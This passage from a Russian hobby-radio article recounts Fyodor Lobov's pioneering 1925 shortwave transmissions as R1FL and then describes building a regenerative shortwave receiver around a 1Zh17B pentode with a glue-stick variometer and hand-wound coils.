обеспеченные энтузиасты. Но и они обычно содержали регенеративный каскад. Что же касается супергетеродинов, то их в 1920-е годы в Советской России щупали разве что лишь в радиолабораториях и университетах.

КУРЬЕЗ КОРОТКИХ ВОЛН

История развивается порой причудливым образом. Так получилось и с радио. Зародившись на метровых волнах (лучи Герца), оно эволюционировало к средним и длинным волнам. После чего пошло обратным путем: КВ, метровые волны, дециметровые, сантиметровые... К началу 1920-х годов короткие волны считались «мусорными» и практически никак не регулировались. Но все изменилось благодаря радиолюбителям-энтузиастам, в том числе нашему соотечественнику Федору Лобову (R1FL).

Жил в Нижнем Новгороде Федор Алексеевич Лобов, работал бухгалтером, и было у него хобби — радио. По этому поводу он даже пытался устроиться в Нижегородскую радиолабораторию, но с первого раза его туда не взяли. Тогда Лобов решил продолжать эксперименты своими силами, благо некоторую помощь сотрудники НРЛ ему таки оказали. И к началу 1925 года ему удалось построить свой КВ-радиопередатчик.

КВ-радиопередатчики тогда не были законодательно регламентированы, впрочем, он это делал не втихаря, а с разрешения губернского исполкома и одобрения Бонч-Бруевича. Придумал себе позывной R1FL (Россия первый Федор Лобов) и ночью 15 января 1925 года впервые вышел в эфир: «Всем, всем! Здесь Р1ФЛ. Сообщите о слышимости, Россия, Нижний Новгород, Новая, 40». Приемник он к тому времени еще не собрал. На следующий день пришла телеграмма: «Вы громки на 96 метрах, буду слушать в 18:00 по гринвичскому времени». Последующие сеансы также нашли живой отклик. Шергат (Ирак, 2300 км), Париж (Франция, 2800 км), и это все на мощности 20 Вт с антенной-веревкой. Так был сделан еще один шаг в популяризации коротких волн. В результате Лобова приняли на работу в НРЛ. Он вписал себя в историю как первый советский радиолюбитель-коротковолновик, получил всесоюзную известность. А некоторое время спустя к нему пришли с обыском и конфисковали передатчик. Все обошлось, но передатчик Лобову так и не вернули.



Федор Лобов на фоне своего передатчика, 1925 год

РЕГЕНЕРАТОР

Общие рассуждения

В одном из номеров журнала «Радио» за 1925 год есть интересная статистика: на чем американцы слушают радиопередачи из Англии. Уверенный топ с долей 50% там занимают регенераторы. Заметь, это в США, где с материальным обеспечением дела обстояли заметно лучше нашего. Дальше в той статье, конечно, идет отповедь, как это плохо-плохо и сильно засоряет эфир. Очень в нашей литературе не любили регенераторы. А все дело в том, что регенератор склонен излучать на частоте, которую принимает, причем в ламповом исполнении это даже может быть заметная мощность.


Усугублялось это еще и тем, что с регенератором использовали большие внешние антенны, часто полноразмерные, которые хороши не только на прием, но и на передачу. Так в чем же секрет популярности регенераторов? Все дело в том, что по соотношению цена/эффективность они уделывают все остальные типы приемников и требуют для постройки лишь одну лампу. Надо ли говорить, что, несмотря на всю официальную нелюбовь, практически в каждом раннем выпуске «Радио» была схема регенератора? Для отечественного радиолюбителя той поры, считай, других вариантов не было.

INFO

В 2025 году нет ни одной причины собирать регенератор в качестве приемника, его схемотехническая простота начисто подавляется капризностью, нестабильностью и сложностью настройки. А попытки исправить эти недостатки уничтожают и простоту, решая проблемы лишь частично. Однако чисто ради фана покрутить регенератор вечер-другой вполне можно. Так сказать, проникнуться духом эпохи.

Поэтому далее при выборе схемотехнических и конструкционных решений предпочтение практически всегда будет отдаваться наиболее простым, где это только возможно. Что же касается диапазона, то в Москве в многоквартирном доме для такого приемника хороший вариант — верхние КВ-диапазоны, в других ловить нечего.

Итак, классическая схема регенератора Армстронга выглядит следующим образом.



Базовая схема регенератора

Продолжение статьи →

РЕГЕНЕРАТОР

ВОЗРОЖДАЕМ ТЕХНОЛОГИИ XX ВЕКА 100 ЛЕТ СПУСТЯ


Мы уже касались принципов работы этой схемы, когда обсуждали сверхрегенератор и супергетеродин. Но если совсем кратко, то положительная обратная связь компенсирует потери в контуре, повышая его добротность, а следовательно, чувствительность и селективность приемника. На длинных и средних волнах слишком высокая добротность может сузить полосу пропускания и сказаться на звучании. На верхних КВ-диапазонах такая проблема не возникает, там в любом случае полоса будет шире, чем следует.

После определенного предела положительная обратная связь полностью компенсирует потери контура, что приводит к генерации. Приемник может работать в двух режимах: сеточный детектор и автодин/синхродин. Первый случай — до порога генерации, а сигнал с контура детектируется на участке «катод — сетка» и выделяется на гридлике (RC-цепочка в сетке). Второй случай — на пороге генерации или чуть за ним. Здесь детектирование происходит как прямое преобразование входного сигнала в звуковую частоту. Это гетеродин с нулевой промежуточной частотой. В таком режиме также можно принимать телеграф и SSB. По моим наблюдениям, в режиме синхронного детектирования чувствительность максимальна, что вполне согласуется с теорией. На верхних КВ-диапазонах приемник можно загнать в режим сверхрегенерации, но лучше так не делать.

Практическая реализация

Для регенератора критически важна настройка регенерации. В идеале она должна быть максимально плавной, не иметь гистерезиса и не влиять на частоту настройки. Однако в реальном мире все выходит не так, как хочется, гистерезис есть всегда и настройка плывет. Но плавного подхода можно добиться.

В классической схеме сверху регулировка регенерации осуществлялась сдвиганием-раздвиганием катушек, и это, прямо скажем, не очень удобно. На ДВ и СВ катушки большие. Там есть относительно простые варианты, а на КВ это уже затруднительно. Кроме того, на КВ еще вылезает проблема остроты настройки: при использовании конденсатора для настройки попасть в станцию — это отдельное искусство, если нет верньера, а с ним заморачиваться не хочется. Поэтому мы пойдем простым путем и, вдохновившись идеей из интернета, соберем вариометр из клеевого карандаша. Поступим еще проще — заменим клеящую массу отрезком алюминиевой трубки (лучше, конечно, медной и серебряной, но и алюминий сойдет) диаметром 10 мм и длиной примерно столько же. Пара слоев изоленты — и конструкция готова.



Сердечник катушки

Катушку же намотаем на корпус карандаша, около колпачка. Так как сейчас не начало XX века, то выбор ламп у нас богатый. Я остановился на стержневой 1Ж17Б. Она маленькая, ток накала мизерный, характеристики для батарейной лампы тоже очень хорошие, особенно частотные. Их же для УКВ и космического применения разрабатывали. Кроме того, лет пять назад такие лампы продавали практически на вес, видать, разгружали наследие армейских складов.


Важный элемент — пентод, который позволит применить регулировку регенерации потенциалом ускоряющей сетки. В 1920-е так еще не делали (ну или делали очень редко: тетроды и пентоды массово вошли в практику уже в 1930-х). Авторы различных публикаций сходятся, что это лучший способ. В сверхрегенераторе такой метод оказался неудобным, а тут в самый раз. Влияние на частоту настройки минимально, гистерезиса тоже практически нет. Идеальное решение.

Теперь катушка. Ее мотаем канатиком из восьми жил эмалированного провода ПЭТВ-2 0.125. Канатик уменьшит скин-эффект. Можно взять и одножильный провод диаметром около 1 мм. Наматываем 12 витков с шагом примерно 0,8 мм. Диаметр корпуса карандаша в моем случае около 22 мм. Начало и конец катушки фиксируем ниткой и проклеиваем все клеем № 88, «Моментом» или чем-то подобным. Главное, чтобы витки были хорошо зафиксированы.

Мотаем сверху слой картона, крепим тем же клеем. Сверху наматываем анодную катушку в четыре витка, но можно намотать и побольше, вплоть до двенадцати витков. Диаметр провода тут особо не важен: можно тем же канатиком, можно потоньше. Шаг тоже некритичен, можно виток к витку. Следом мотаем катушку связи с антенной — один виток того же провода. Лучше мотать поближе к «холодному» (тот, который будет заземлен) концу контурной катушки, чтобы минимизировать емкостное влияние. Фиксируем все ниткой и еще раз проклеиваем. Готово.

Для тех, кому любопытно, вот рекомендации по намотке высокодобротных катушек.

Теперь переходим к схеме, она очень проста.




Практическая схема регенератора

Собирать удобнее всего в манхэттенской технике, о которой говорилось в предыдущих статьях. Мне показалось очень удобным вырезать пятачки дыроколом по металлу.

